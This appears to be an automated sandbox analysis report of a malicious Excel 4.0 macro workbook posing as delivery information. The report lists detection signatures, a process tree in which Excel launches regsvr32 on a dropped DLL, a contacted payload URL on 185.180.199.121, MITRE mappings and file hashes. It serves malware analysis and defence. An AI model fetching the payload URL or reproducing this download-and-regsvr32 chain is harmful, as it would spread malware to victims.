ID: 432152
Sample Name:
Delivery_Information_7038598.xlsb
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 19:45:26
Date: 09/06/2021
Version: 32.0.0 Black Diamond

Table of Contents


Analysis Report Delivery_Information_7038598.xlsb

Overview


General Information

Sample Name:	Delivery_Information_7038598.xlsb
Analysis ID:	432152
MD5:	aa12a71a4c3115..
SHA1:	1709bd79ab07bc..
SHA256:	201d6c214af9eea.
Infos:	

Most interesting Screenshot:



Detection




Hidden Macro 4.0

Score:	88
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Document exploit detected (creates …
- Document exploit detected (drops P…
- Office document tries to convince vi…
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Drops PE files to the user root direc…
- Found Excel 4.0 Macro with suspicio…
- Office process drops PE file
- Sigma detected: Microsoft Office Pr…
- Checks if the current process is bein…
- Downloads executable code via HTT…
- Drops PE files

Classification



Process Tree

- **System is w10x64**
- EXCEL.EXE (PID: 6536 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
  - regsvr32.exe (PID: 3144 cmdline: regsvr32 -s ..\kdldyeff.dll MD5: 426E7499F6A7346F0410DEAD0805586B)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
app.xml	JoeSecurity_XlsWithMacro4	Yara detected Xls With Macro 4.0	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Signature Overview

Click to jump to signature section

Software Vulnerabilities:

Document exploit detected (creates forbidden files)

Document exploit detected (drops PE files)

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found Excel 4.0 Macro with suspicious formulas

Office process drops PE file


Boot Survival:

Drops PE files to the user root directory

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Scripting 1	DLL Side-Loading 1	Process Injection 1	Masquerading 1 1 1	OS Credential Dumping	Security Software Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Ingress Tool Transfer 1 1	Eavesdrop o Insecure Network Communicat
Default Accounts	Exploitation for Client Execution 4 2	Boot or Logon Initialization Scripts	DLL Side-Loading 1	Disable or Modify Tools 1	LSASS Memory	Virtualization/Sandbox Evasion 2 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Application Layer Protocol 1	Exploit SS7 Redirect Phc Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 2 1	Security Account Manager	File and Directory Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 2 1	Exploit SS7 Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1	NTDS	System Information Discovery 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Scripting 1	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicat
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 1	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Regsvr32 1	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Poin
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	DLL Side-Loading 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade Insecure Protocols


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Delivery_Information_7038598.xlsb	2%	Virustotal		Browse

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	Avira URL Cloud	safe	
http://185.180.199.121/sat1_0609_2.dll	0%	Avira URL Cloud	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSACodeSigningCA.crl0s	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSACodeSigningCA.crl0s	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSACodeSigningCA.crl0s	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://crt.sectigo.com/SectigoRSACodeSigningCA.crt0#	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSACodeSigningCA.crt0#	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://crt.sectigo.com/SectigoRSACodeSigningCA.crt0#	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://185.180.199.121/sat1_0609_2.dll	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
185.180.199.121	unknown	Netherlands		14576	HOSTING-SOLUTIONSUS	false

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	432152
Start date:	09.06.2021
Start time:	19:45:26
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 27s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Delivery_Information_7038598.xlsb
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	16
Number of new started drivers analysed:	0

Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal88.expl.evad.winXLSB@3/11@0/1
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsb • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
19:46:31	API Interceptor	1x Sleep call for process: regsvr32.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
HOSTING-SOLUTIONSUS	W6DkFm55kO.exe	Get hash	malicious	Browse	• 162.248.225.14
	Lma2EzVvAK.exe	Get hash	malicious	Browse	• 185.180.198.250
	wEcncyxrEe	Get hash	malicious	Browse	• 104.193.252.114
	immed_paym_req_44191988.doc	Get hash	malicious	Browse	• 185.159.82.194
	zKOi8vCorq.exe	Get hash	malicious	Browse	• 185.180.198.99
	invoice_100221.doc	Get hash	malicious	Browse	• 185.180.198.135
	new shippment.xlsx	Get hash	malicious	Browse	• 185.180.198.135
	w3QgrgNAWs.exe	Get hash	malicious	Browse	• 185.180.198.99
	yWWZnMPf9D.exe	Get hash	malicious	Browse	• 185.180.198.99
	zLjBdL6Lbk.exe	Get hash	malicious	Browse	• 185.180.198.141

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	DHL_file094883764773845.exe	Get hash	malicious	Browse	• 162.244.32.175
	http://https://bit.ly/3547mtO	Get hash	malicious	Browse	• 162.244.32.223
	http://436095.com/cwuobmjj/lnclqsrq.html?5crjx3rlwse.eps2k	Get hash	malicious	Browse	• 162.244.32.223
	http://https://bit.ly/2H1vYuP	Get hash	malicious	Browse	• 162.244.32.223
	http://https://bit.ly/33rThah	Get hash	malicious	Browse	• 162.244.32.223
	http://https://bit.ly/3l3ZAqg	Get hash	malicious	Browse	• 162.244.32.223
	http://275496.com/socsirmn/imokzmwd.html?2t2i2lh.4lur	Get hash	malicious	Browse	• 162.244.32.223
	yXkNVMiowl.docm	Get hash	malicious	Browse	• 185.159.82.237
	http://https://bit.ly/2GrEGSX	Get hash	malicious	Browse	• 162.244.32.223
	http://https://bit.ly/32VsT8i	Get hash	malicious	Browse	• 162.244.32.223

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\020EDADF-4CF2-4A17-8391-1EC74C095F72	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	134915
Entropy (8bit):	5.369297521428537
Encrypted:	false
SSDEEP:	1536:ycQIKNEeBXA3gBwlpQ9DQW+z7534ZlCKWXboOilX5ENLWME9:iEQ9DQW+zAXOe
MD5:	3493B85E11578A008313ABCB5C3B285F
SHA1:	4ACF1ECEB094FF91F9894A34846B7B6ECCB216E4
SHA-256:	F6C99F16C037DD5AA5DE3A9A5F7F543031AC5E45CE2EA4ADE29FAF5BFC57603A
SHA-512:	9946AF763EC433029970B4FF136C324391F8C15320471C958B0D4E50CA32C988218DC15AD85CBB924E35C055F3A77962D7DB48288752B3B8EA6405EAF633E510
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2021-06-09T17:46:15">.. Build: 16.0.14207.30526-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\31495E89.png	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PNG image data, 168 x 72, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	6177
Entropy (8bit):	7.959095006853368
Encrypted:	false
SSDEEP:	96:j6KDvZ3QXkQ288GMDBm6hEeWyS8ITRIVg9gPEnbYhbY0Y4pxCpAueydMT1uZMr0a:j6KTV8WBPhqd9qqYTB6peyeT1oMr0a
MD5:	C7ED6FC355D8632DB1464BE3D56BF5CC
SHA1:	615484A338922DDF00B903CFA48060AD60D70207
SHA-256:	26000244FBB0C6B2D76F80166CE85700BC96141C6CD80F8B399CA6F15FE3515C
SHA-512:	FB4AE09EACD15A4FE778BDF366808C4F9FE403C4054F86704C03C87C7016E7D7A5772677B69064FCB5F1B9345D80C4263A58EA8B5E9CA2B717E24E2B19B85A9
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....H.....m)a....sRGB.....pHYs.....+.....IDATx^....E...1.Y. ..."3.(.D.....A..(....(.C.X.QP..b.UQAdA..9'I:Hf..f.....s...._.A..s.3...Vu.....Z.[.q.P.-9.b..q.....|.r F .....c..1.....e.->....@..;n.q..(.bt.q...>F9...[|\.1..]v..A..G..y._3...*3M.YG7.J.)..RK]u.j}.*^J.....R...j.:=}..qN .sV&..F.a.@..Vs.P...%.A.....~..w..P.Be.-].4..arss.9~.8d.@.d....".?.G. ...z.....(.T.....G.;w.?....w....S.H.+...W.^.....E..-_.|....D-....#G.{..<r....P.K..$.{D....kzzz.R....`?..O;.....#....tb..g..gU.r>G.....:t.....a.....p..c..]..... M.6.'O.]..... 8 q...RSS.YBB.M.j..}..I.&.:%J.x..7o....d.*U..233.]..... E.m}..../^..nt..X.b,..{<....=.....3....z....v..]0.e.}...?.....w..y...)S.L.F.:t..U...+F...l.....&...322.6m.../.[.J.a.=..%Kx....E...ys.....z...i.z ..g...G...e.7.|.h....!C^x.5k".....<.R..k....4iR.V-.._.~....:..P.O@.y.:...:G=.\...J ...u...]%.T.n.....v..A`Y.....V...^{.X^.I`1w.q.....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\40C82274.png	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PNG image data, 30 x 30, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	956
Entropy (8bit):	7.683552542542939
Encrypted:	false
SSDEEP:	24:64ZJH5wka2YQydYiFNcincNrtNmt5xx4tRFB:JJH5fYuW5c3wPoFB
MD5:	32C83607A5C98C5A634278E5AED3AD61
SHA1:	EDE34ADEA53C413C4AC8215EA48F2F2FD59F1362
SHA-256:	4A999E919D85EDD0CD1A772CA3B29F91AEECF77D0BEB11FD1B632B7A8A0686BF
SHA-512:	AF19A013377F0F7B47E54D99D0AFA222BE46072C47944E8640B09A4993DFDDC906B7C68F7E3DAB5B3F126C9AD1090EADBF17FF7068EE8E360D0EA46811C0DB C
Malicious:	false
Reputation:	low
Preview:	.PNG.....IHDR.....;0.....sRGB.....gAMA.....a.....pHYs.....o.d...QIDATHK.VMHTQ..2.h.X."h....A....]B...m.(h..b?.$...f.)..ta...jS..!..h.ETD.!."."C..y.....=.>8...{.s..32.0F v.F...kz..&.|_.....9.)m."......m..$9.j...E.@.:D.-..0...L.hk..(....s.'.k.A-.-.....(.....jR[m..d..O.-?:.c..70.{..sw'X.j.^j+..d....N.. .r.....Z.[[[..c...r.../.M`l.]&#.aR..[{...<O....<d...3....F...:...s9..-...x..R...q..ON.KO;..0..^.....9.S.}..x...22.....r..f....'.....+o...A..7.....q..l...S.....s/.{.^..Pj1`.b.!t..>o..!.C.e.}....Y.....t.....r.MDq=.=..._.....c..3%p...j...hl1.[.^.#..."#...e...6..I-j;.9j;o/ ...Q2...w-.?.<..r../?...0.`.;.lz.M...\. ..]x...\h^.....r..';... ...<..j..E._.E..u..g....7.X....T....7.....(&.[..... T....;V1w..,EU.W"./.....m%.u'x/.u]*....@.-.L..G.....Q.''..%fb.Z*.,...K.%BX.. ..]`J=.h".Vef...2..8.g.jX.2s..vY.u|.4p.\.h...W....(.r.....^Y....2$8F...>`p._.c..}.txq#.$.`:@...Y..?.j.IK.Fu....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\CCF47EA8.png	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PNG image data, 288 x 77, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	23989
Entropy (8bit):	7.989754044300238
Encrypted:	false
SSDEEP:	384:SGjFc9Ll+HCggc/h3GXoQjZVVawDIPsTDGY9R9cNc+3JY0kEtWhfEWa92ppgMoF3:S5plMCgzGoOzVawisTDGY9Rs3JYhEtqy
MD5:	839795652A8FE78F26F4D86D757ABDE8
SHA1:	979E5B90C72EA3E5E9D9B506AFDC981BFCA61B60
SHA-256:	1A9EF0E2F66682B532D154576359200 67C4F29EF762D2E8A3E0363B4CF39C13E
SHA-512:	E6D5CB06679832DE768E23EF42B9780E4E8327A057A3EA0A6CD5B76908B210078EF659CA44C8723960AB59A0DB85A052C45E7A29D7FA8A643275BA5F210F6773
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR... ...M.....sRGB.....pHYs.....+....]ZIDATx^.....{fs..|.S.....d....`...9.....8..6/.....E.BB.....yw..w.-.FF.g.5~5..ivv.'..U.Tu..8.../=..R9s.Rn....Ry.....@..V.m). bCU..n....Ue.,~b;K.Q.KUlUR.`../..:.Y.Jy..Jy8.Q.K..Xzg..a.Y....X[...s.....`...Q1b....*.....|e.a..$..(...e....e.e..i$SQ.i.y....o.@.....p..yx.b.~....Z"..Xc{,..{..o....`...9K..;.....=...%.@]? .h!.....W...Z....T.Uul..V..PS[.j.....,..W...T.Z..e..T*.J)..+.K*Wt.....W.].K..4.....{.<)...V+e....u.I..A...`o..w....jUU...b...'....EW....R\..'..b.....U.X..SKV..O&..?.)....}._....\....*..hU\..W. m.I..|.0\...o..?c.a3'.2}...u....`.9..*....q.dc....!..vq..B...9....&..rsJ.\...)..}.W./.._g.5e....sy.....@I.I.J.UgW...q..o9^O.g;V.r*v...U.0..._?.5|...x...m..Z....6...._.I.....dc.....K..`U.c+;.K.^.. .`.L....j:W(...fuB=.p..w=..D....q..&..8.V.....UU.b#z...Xyo..X...*...w..U.....sW2...d.u.~.~..)l....e.q.:#r.f.....m|...w_...1.i..bs.F..L.`.}..6V..w.....z

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\E47A0A7F.png	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PNG image data, 178 x 76, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	5744
Entropy (8bit):	7.966496386988271
Encrypted:	false
SSDEEP:	96:4uJgumnoYk22FLjJq17cpKsv+CHI5BXjI1e+HCLDl3kjH1erj+uYU2:4CgJfkfJA7ixCxqe+GDhkT1erj+uYf
MD5:	9AD30E24270C495AE68EAF3A1EEECBFB
SHA1:	8642D256E7FFBEF5804A2D2220A1FE475A99DC36
SHA-256:	6D3EAD431ABD110369EFABC6F2E474DC24FA3D7EEC28DE43456407C5BACD6D20
SHA-512:	EB156DD0686BAAE4F46B0B0C01838DA7225529D3B31912568D36A1CC07BE006EEAD31F464B0252C3A8471ACA71E86EEE9185FE705ABAE08C56B15C63CC891A D5
Malicious:	false
Reputation:	moderate, very likely benign file
